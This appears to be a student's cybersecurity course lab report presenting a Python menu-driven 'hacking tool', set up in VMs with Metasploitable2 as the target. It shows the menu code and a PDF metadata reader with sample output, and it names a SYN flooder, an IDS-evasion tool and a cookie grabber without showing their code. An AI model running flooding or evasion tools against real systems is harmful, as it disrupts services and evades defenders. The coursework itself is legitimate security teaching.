CYB 339

JT Cavallaro (jocavall)

Prof. Ish Morales

October 20, 2021

TABLE OF CONTENTS:

FINAL PROJECT

INTRODUCTION/DESCRIPTION:

This Python Program took me almost the full two weeks to get all scrips to work properly with the custom options I added to them, be able to call the main Python script and vice versa, of course make the tool look more professionally done, as well debug the program. A huge note I would like to add is I was going to make each program make the user enter a valid input before continuing, like the Nmap Port Scanner but I ran out of time. This means that if the user inputs something wrong, the entire program will just stop, and you will have to start it again. Some programs give error messages, but some do not.

I will treat this lab report as more of a guide to how to use each tool rather than explain their function in depth. I will be giving some detail about each as this is needed. I do hope you enjoy using this tool!

Another note, I will be continuing to work on this when I have time and I will keep debugging each tool, as well adding more to make this tool volatile.

~~~~~~

*** THIS HACKING TOOL IS NOT 100% COMPETE AND STILL HAS ***

*** BUGS THAT MAY NOT BE COVERED IN THIS OVERVIEW/TEST RUN! ***

*** THIS IS BECAUSE THIS TOOL WAS TESTED USING VALID INPUTS!! ***


~~~~~~

PREREQUISITES:

For my tool to run correctly, a few things need to be installed on to your PC. You will need VMWare Workstation version 16.x or higher. Then you will need to download an Ubuntu 20.04 VM and a Metasplotable2 Linux VM. The Ubuntu VM will be the main one being used while the Metasploitable2 VM will be used as a target.

VMWARE WORKSTATION PRO 16.X OR HIGHER:

VMWrokstation is a program used to run Virtual Machines or as I look at them, a computer inside of your computer. This will be used to run our two Virtual Machnes (VM's or VM) Ubuntu 20.04 and Metasploitable2. These are both Lunix VM's, however the main one to use is Ubuntu.




Desktop Hypervisor

VMware Workstation Pro

Run Windows, Linux and BSD virtual machines on a Windows or Linux desktop with VMware Workstation Pro, the industry standard desktop hypervisor.


BUY ONLINE



Download VMware Workstation Pro

VMware Workstation Pro is the industry standard desktop hypervisor for running virtual machines on Linux or Windows PCs. Start your free, fully functional 30-day trial today.

CONTACT US




Workstation 16 Pro for Windows

DOWNLOAD NOW >

Workstation 16 Pro for Linux

DOWNLOAD NOW >




Your evaluation period ends in 312 days.

Two Virtual Machines:

1) Ubuntu (Linux) 20.04 Focal

This is our main VM, and where we will be installing all the needed dependencies to run my hacking tool.



Ubuntu 64-bit - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Ubuntu 64-b
CYB 689 Star
ZeroWine
Metasploitabl
IE11-Win7-VMW
Home
Ubuntu 64-bit
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine
Devices
Activities
Terminal
Oct 22 6:49 PM
jt@ubuntu: ~/Desktop/CYB339/FinProj

Memory	4 GB
Processors	2
Hard Disk (SCSI)	20 GB
CD/DVD (SATA)	Auto detect
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

```
[sudo] password for jt:
jt@ubuntu:~$ cd Desktop/CYB339/FinProj/
jt@ubuntu:~/Desktop/CYB339/FinProj$
```

2) Metasploitable2 Linux

This is the target for a few of the tools in my hacking tool as we do not want to break the law, we will be attacking this VM.


Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Ubuntu 64-b
CYB 689 Star
ZeroWine
Metasploita
IE11-Win7-VMW
Home
Ubuntu 64-bit
Metasploitable2-Linux
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine
Devices

Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	NAT
Network Adapter 2	Host-only
USB Controller	Present
Display	Auto detect

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Oct 22 17:00:42 EDT 2021 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig_
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b5:63:8a
          inet addr:192.168.110.131  Bcast:192.168.110.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb5:638a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5209 (5.1 KB)  TX bytes:7260 (7.0 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

DEPENDENCIES FOR UBUNTU VM:

In order for my hacking tool to really work on the Ubuntu VM, there are many dependencies needed to be installed. These are as follows:

- Python 3.10.0
- pip
- Snort & all its dependencies
- Nmap & all its dependencies
- Mechanize & all its dependencies

NEEDED PYTHON 3 MODULES:

- sys
- os
- time
- PyPDF2
- PdfFileReader from PyPDF2
- mechanize
- random
- randint from random
- http.cookiejar
- CookieJar from http.cookiejar
- DefaultCookiePolicy from http.cookiejar
- urllib.request
- re
- bs4
- BeautifulSoup from bs4
- time as time_module
- scapy[complete]
- IPy
- IP as IPTEST from IPy
- nmap
- ipaddress

As well ALL DEPENDANCIES for each Python 3 Module!!

MAIN FILE – FP.PY

This Python script is the main file to be run, like an exe, but this was made by a beginner so it's a start! This program gives a basic user interface, a list of the tools, and how to use the program. This tool is able to call each of the other Python scripts used (Tools #1 - 12), and they are also able to call it. Three of the 12 program's in this tool are located in a different directory and they are able to be called as well call this file. You will notice that Tools 1, 3, and 4 will have the line 'sys.path.insert(0, '<tool-name.py')', which is used to call the Python script in the other directory.

Below is the Python code, and below this is the output where we will cover using the tool. I will also be adding screenshots, so it is easy to reference.

Python Code:

```
#CYB 339 - Final Project

#Prof. Ish Morales

#JT Cavallaro (jocavall)

#October 13, 2021


#Global Imports

import sys

import os

import time


#Tool 1 - PDF Metadata Collector

import PyPDF2

from PyPDF2 import PdfFileReader


#Tool 2 - HTML Grab

import mechanize

import time

from random import randint
```

```
#Tool 3 - Cookie Grab
import mechanize
import http.cookiejar
import random
import urllib.request
import os
import random
from http.cookiejar import CookieJar, DefaultCookiePolicy

#Tool 4 - Link Parser
import urllib.request
import os
import re
from bs4 import BeautifulSoup

#Tool 5 - TTL Pkt Parser
import time as time_module
import time
from random import randint
from scapy.all import *
from IPy import IP as IPTEST

#Tool 6 - Nmap Port Scanner
import os
import sys
import time
import nmap
import ipaddress
import re

#Tool 7 - IDS Tricker
import ipaddress
import os
import sys
import time
from random import randint
from scapy.all import *

#Tool 8 - TCP Calculator
import time
from scapy.all import *

#Tool 9 - SYN Flooder
import ipaddress
import os
import sys
import time
from random import randint
from scapy.all import *

def load():
        print('      ___           ___           ___           ___     ')
        print('     /\__\         /\  \         /\  \         /\__\    ')
        print('    /:/  /        /::\  \       /::\  \       /:/  /    ')
        print('   /:/__/        /:/\:\  \     /:/\:\  \     /:/__/     ')
        print('  /::\  \ ___   /::\~\:\  \   /:/  \:\  \   /::\__\____ ')
        print(' /:/\:\  /\__\ /:/\:\ \:\__\ /:/__/ \:\__\ /:/\:::::\__ ')
        print(' \/__\:\/:/  / \/__\:\/:/  / \:\  \  \/__/ \/_|:|~~|~   ')
        print('      \::/  /       \::/  /   \:\  \         |:|  |    ')
        print('      /:/  /        /:/  /     \:\  \        |:|  |    ')
        print('     /:/  /        /:/  /       \:\__\       |:|  |    ')
        print('     \/__/         \/__/         \/__/        \|__|    ')
        print('      ___                    ___         ___         ___       ___     ')
        print('     /\__\          ___         /\  \         /\  \         /\__\     |\__\    ')
        print('    /:/ _/_        /\  \      /::\  \       /::\  \       /:/  /     |:|  |   ')
        print('   /:/ /\__\       \:\  \    /:/\ \  \     /:/\:\  \     /:/  /      |:|  |   ')
        print('  /:/ /:/ _/_      /::\__\  _\:\~\ \  \   /::\~\:\  \   /:/  /       |:|__|__ ')
        print(' /:/_/:/ /\__\  __/:/\/__/ /\ \:\ \ \__\ /:/\:\ \:\__\ /:/__/        /::::\__ ')
        print(' \:\/:/ /:/  / /\/:/  /    \:\ \:\ \/__/ \:\~\:\ \/__/ \:\  \       /:/~~/~   ')
        print('  \::/_/:/  /  \::/__/      \:\ \:\__\    \:\ \:\__\    \:\  \     /:/  /     ')
        print('   \:\/:/  /    \:\__\       \:\/:/  /     \:\ \/__/     \:\  \    \/__/      ')
        print('    \::/  /      \/__/        \::/  /       \:\__\        \:\__\             ')
        print('     \/__/                    \/__/         \/__/         \/__/             ')
        print('                                                                  ')
        print('*-----------------------*')
        print('*                       *')
        print('*    JTs Hacker Tool    *')
        print('*     Hack Wisely!!     *')
        print('*                       *')
        print('*-----------------------*')
        print(' ')
        print(' ')
        time.sleep(1)
```

```
def shutdown():
    print(' ')
    z = input('Are you Sure? [y/n]')
    y = 'y'
    n = 'n'
    if z == y:
        print(' ')
        print('Thank you for using my Hacking Tool!')
        print(' ')
        time.sleep(1)
        print('Shutting Down...')
        print('-----')
        print(' ')
        time.sleep(1)
        quit()
    elif z == n:
        print(' ')
        print('Okay!! Returning Home!')
        print('-----')
        print(' ')
        time.sleep(1)
        print('...')
        time.sleep(1)
        print('...')
        time.sleep(1)
        main()
        quit()
    else:
```

```
                print(' ')
                print('[!] Your Input is Invalid!')
                print(' ')
                time.sleep(1)
                print('[!] Restarting Shutdown...')
                print('-----')
                print(' ')
                time.sleep(1)
                shutdown()

def cTool():
        time.sleep(1)
        print('[!] One Moment Please...')
        print(' ')
        time.sleep(1)
        print('*-----------------------------------*')
        print('* Tool #1 - PDF Metadata Collector  *')
        print('* Tool #2 - HTML Grab               *')
        print('* Tool #3 - Cookie Grab             *')
        print('* Tool #4 - Link Parser             *')
        print('* Tool #5 - Nmap Port Scanner       *')
        print('* Tool #6 - IDS Tricker             *')
        print('* Tool #7 - TCP Calculator          *')
        print('* Tool #8 - SYN Flooder             *')
        print('* Tool #9 - TTL Pkt Parser (BUGGY)  *')
        print('*-----------------------------------*')
        print(' ')
        time.sleep(1)
```


```
print(' ')
print('Please Enter only the number of the tool you wish to use!')
print('Ex. if you wish to use Tool #2 - HTML Grab, Enter 2')
print(' ')
print('As well, you can enter 0 to quit the program.')
print(' ')
time.sleep(1)
tool = int(input('Please Enter Tool Number: '))
t0 = 0
t1 = 1
t2 = 2
t3 = 3
t4 = 4
t5 = 5
t6 = 6
t7 = 7
t8 = 8
t9 = 9

while True:
	try:
		if tool == 0:
			print(' ')
			print('[!] One Moment Please...')
			print('-----')
			print(' ')
			time.sleep(1)
			shutdown()
```

```
        quit()
if tool == 1:
        print(' ')
        sys.path.insert(0, 'PDF-py')
        import PDFMetadata
        print('[+] Opening PDF Metadata Collector...')
        print(' ')
        time.sleep(0.5)
        print('[!] Please be Responsable!')
        print('-----')
        print(' ')
        time.sleep(1)
        PDFMetadata.main()
        quit()
elif tool == 2:
        print(' ')
        print('[+] Opening HTML Grabber...')
        print(' ')
        import HTMLGrabber
        time.sleep(0.5)
        print('[!] Please be Responsable!')
        print('-----')
        print(' ')
        time.sleep(1)
        HTMLGrabber.main()
elif tool == 3:
        print(' ')
        sys.path.insert(0, 'Cookies-py')
        import CCook
        print('[+] Opening Cookie Grabber...')
        print(' ')
        time.sleep(0.5)
        print('[!] Please be Responsable!')
        print('-----')
        print(' ')
        time.sleep(1)
        CCook.CCook()
        quit()
elif tool == 4:
        print(' ')
        sys.path.insert(0, 'ParsLink-py')
        import ParL
        print('[+] Opening Link Parser...')
        print(' ')
        time.sleep(0.5)
        print('[!] Please be Responsable!')
        print('-----')
        print(' ')
        time.sleep(1)
        ParL.main()
        quit()
elif tool == 5:
        print(' ')
        print('[+] Opening NMap Port Scanner...')
        import nmapPortScan
        print(' ')
        time.sleep(0.5)
        print('[!] Please be Responsable!')
        print('-----')
        print(' ')
        time.sleep(1)
        nmapPortScan.main()
        quit()
elif tool == 6:
        print(' ')
        print('[+] Opening IDS Tricker...')
        import idsTrick
        print(' ')
        time.sleep(0.5)
        print('[!] Please be Responsable!')
        print('-----')
        print(' ')
        time.sleep(1)
        idsTrick.main()
        quit()
elif tool == 7:
        print(' ')
        print('[+] Opening TCP Packet Calculator...')
        import TCPCalc
        print(' ')
        time.sleep(0.5)
        print('[!] Please be Responsable!')
        print('-----')
        print(' ')
        time.sleep(1)
        TCPCalc.main()
        quit()
elif tool == 8:
        print(' ')
        print('[+] Opening SYN Packet Flooder...')
        import SYNFlood
        print(' ')
        time.sleep(0.5)
        print('[!] Please be Responsable!')
        print('-----')
        print(' ')
        time.sleep(1)
        SYNFlood.main()
elif tool == 9:
        print(' ')
        print('[+] Opening TTL Packet Parser...')
        import ParseTTL
        print(' ')
        time.sleep(0.5)
        print('[!] Please be Responsable!')
        print('-----')
        print(' ')
        time.sleep(1)
        ParseTTL.main()
        quit()
else:
        print('[!] Your Input is Invalid!')
```


```
                print(' ')
                time.sleep(1)
                print('[!] Restarting Program...')
                print('-----')
                print(' ')
                time.sleep(1)
                main()
                quit()
        except:
            break

def main():
    load()
    cTool()
    quit()

if __name__ == '__main__':
    main()
```

Output:


The photos below show the program starting as well using the the quit funtion of the program to show its functional. This again is the main .py file that should be ran to call the other files. When usung the command ‘sudo python3 FP.py’ the program will start, print a loading screen, welcome the user, a list of all available tools (#1 – 9), and directions to navigate the tool with example. It then allows the user to input an integer to select a tool. In this case we tested the quit function so I typed 0. It then prompts if they are sure and I typed n for no, which restarts the program. I did the same thing again and then typed y for yes and it quits. If the input is invalid, it tells the user and makes them try again until the input is valid. This program calls all tools in a continues stream EXCEPT for Tool #9 as it will not stop on its own.




```
jt@ubuntu:~/Desktop/CYB339/FinProj$ sudo python3 FP.py

*-----------------------*
*                       *
*    JTs Hacker Tool    *
*     Hack Wisely!!     *
*                       *
*-----------------------*

[!] One Moment Please...
```




```
Please Enter only the number of the tool you wish to use!
Ex. if you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.

Please Enter Tool Number: _
```



```
Please Enter only the number of the tool you wish to use!
Ex. if you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.

Please Enter Tool Number: 0

[!] One Moment Please...
-----


Are you Sure? [y/n]n

Okay!! Returning Home!
-----
```



```
Okay!! Returning Home!
-----

...
...

*-----------------------*
*                       *
*    JTs Hacker Tool    *
*     Hack Wisely!!     *
*                       *
*-----------------------*

[!] One Moment Please...
```



```
*-----------------------------------------*
* Tool #1 - PDF Metadata Collector        *
* Tool #2 - HTML Grab                     *
* Tool #3 - Cookie Grab                   *
* Tool #4 - Link Parser                   *
* Tool #5 - Nmap Port Scanner             *
* Tool #6 - IDS Tricker                   *
* Tool #7 - TCP Calculator                *
* Tool #8 - SYN Flooder                   *
* Tool #9 - TTL Pkt Parser (BUGGY)        *
*-----------------------------------------*


Please Enter only the number of the tool you wish to use!
Ex. if you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.

Please Enter Tool Number: 0

[!] One Moment Please...
-----


Are you Sure? [y/n]y

Thank you for using my Hacking Tool!

Shutting Down...
-----

jt@ubuntu:~/Desktop/CYB339/FinProj$ _
```

Tool #1 – PDF Metadata Collector – PDFMetadata.py

The first tool of this tool is a PDF Metadata Collector. It finds any metadata in the PDF (creation date, author, etc.) and prints it to the user. This sub-tool can be used to gather data on a target, also known as reconnaissance. This is the process of gathering data on a target you are planning to attack. This is the first step in the Cyber Attack Chain. This tool is in a different folder then the main Python file, FP.py, and is called by the line ‘sys.path.insert(0, 'FinProj')’.

Python Code:


```
import sys
import os
import PyPDF2
import time
from PyPDF2 import PdfFileReader


def restart():
    y = 'y'
    n = 'n'
    res = input('Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: ')
    while True:
        try:
            if res == n:
                print(' ')
                print('[!] Shutting Down Program...')
                time.sleep(1)
                print('[!] Returning Home...')
                print(' ')
                sys.path.insert(0, 'FinProj')
                import FP
                time.sleep(1)
                FP.cTool()
```

```
                    quit()
                elif res == y:
                    print(' ')
                    time.sleep(1)
                    print(' ')
                    print('[!] Restarting Program...')
                    time.sleep(1)
                    print(' ')
                    print(' ')
                    main()
                    quit()
                else:
                    break

            except ValueError:
                print('[!] Please Enter Valid Input!')
                restart()
                quit()
            else:
                break

def main():
    print('*----------------------------------------*')
    print('*                                        *')
    print('*          JTs PDF Metadata Scan         *')
    print('*                CYB 339                 *')
    print('*                                        *')
    print('*----------------------------------------*')
    print(' ')
    print('***Make sure PDF is in the FinProj Folder***')
    print(' ')
    print(' ')
    fN = input('Enter File Name - <FileName.pfd>: ')
    time.sleep(1)
    print(' ')
    print('[+] Gathering Data...')
    time.sleep(1)
    if fN == '' or fN == ' ' or fN == None:
            print(' ')
            print('[!] Not a Valid File!!')
            print(' ')
            time.sleep(1)
            restart()

    PDF = PdfFileReader(fN, 'rb')
    PDFInfo = PDF.getDocumentInfo()
    print(' ')
    print('[*] PDF Metadata - File Name & Path: ')
    print('---> ' + str(fN) + ' <---')
    print(' ')
    for mItem in PDFInfo:
            print('[+] ' + mItem + ': \n' + PDFInfo[mItem] + '\n --- \n')
    time.sleep(1)
    print('[+] PDF Metadata Collection Complete!!')
    time.sleep(1)
    restart()
```


```
        quit()


if __name__ == '__main__':
    main()
```

Output:


After starting the main FP.py file again from the previous photos where we used 0 to quit, I entered 1 to select the first tool. I used the PDF from the Class lab to test this tool 'ANONOPS_The_Press_Release.pdf'. I ran the Tool against this PDF and it gathered the metadata held within the file, stated the program was complete and asked the user if they want to restart. I entered n for no sucesfully redirected back to the main file FP.py. This tool opens and has a basic user interface. If the users input is invalid, it asks if they want to restart the program.



```
*--------------------------------------*
* Tool #1 - PDF Metadata Collector    *
* Tool #2 - HTML Grab                 *
* Tool #3 - Cookie Grab               *
* Tool #4 - Link Parser               *
* Tool #5 - Nmap Port Scanner         *
* Tool #6 - IDS Tricker               *
* Tool #7 - TCP Calculator            *
* Tool #8 - SYN Flooder               *
* Tool #9 - TTL Pkt Parser (BUGGY)    *
*--------------------------------------*


Please Enter only the number of the tool you wish to use!
Ex. if you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.

Please Enter Tool Number: 1

[+] Opening PDF Metadata Collector...

[!] Please be Responsable!
-----


*--------------------------------------------*
*                                            *
*          JTs PDF Metadata Scan             *
*                CYB 339                     *
*                                            *
*--------------------------------------------*

***Make sure PDF is in the FinProj Folder***


Enter File Name - <FileName.pfd>: ANONOPS_The_Press_Release.pdf
```



```
*--------------------------------------------*
*                                            *
*          JTs PDF Metadata Scan             *
*                CYB 339                     *
*                                            *
*--------------------------------------------*

***Make sure PDF is in the FinProj Folder***


Enter File Name - <FileName.pfd>: ANONOPS_The_Press_Release.pdf

[+] Gathering Data...

[*] PDF Metadata - File Name & Path:
---> ANONOPS_The_Press_Release.pdf <---

[+] /Author:
Alex Tapanaris
 ---

[+] /Creator:
Writer
 ---

[+] /Producer:
OpenOffice.org 3.2
 ---

[+] /CreationDate:
D:20101210031827+02'00'
 ---

[+] PDF Metadata Collection Complete!!
Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: n
```



```
[+] PDF Metadata Collection Complete!!
Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: n

[!] Shutting Down Program...
[!] Returning Home...

[!] One Moment Please...

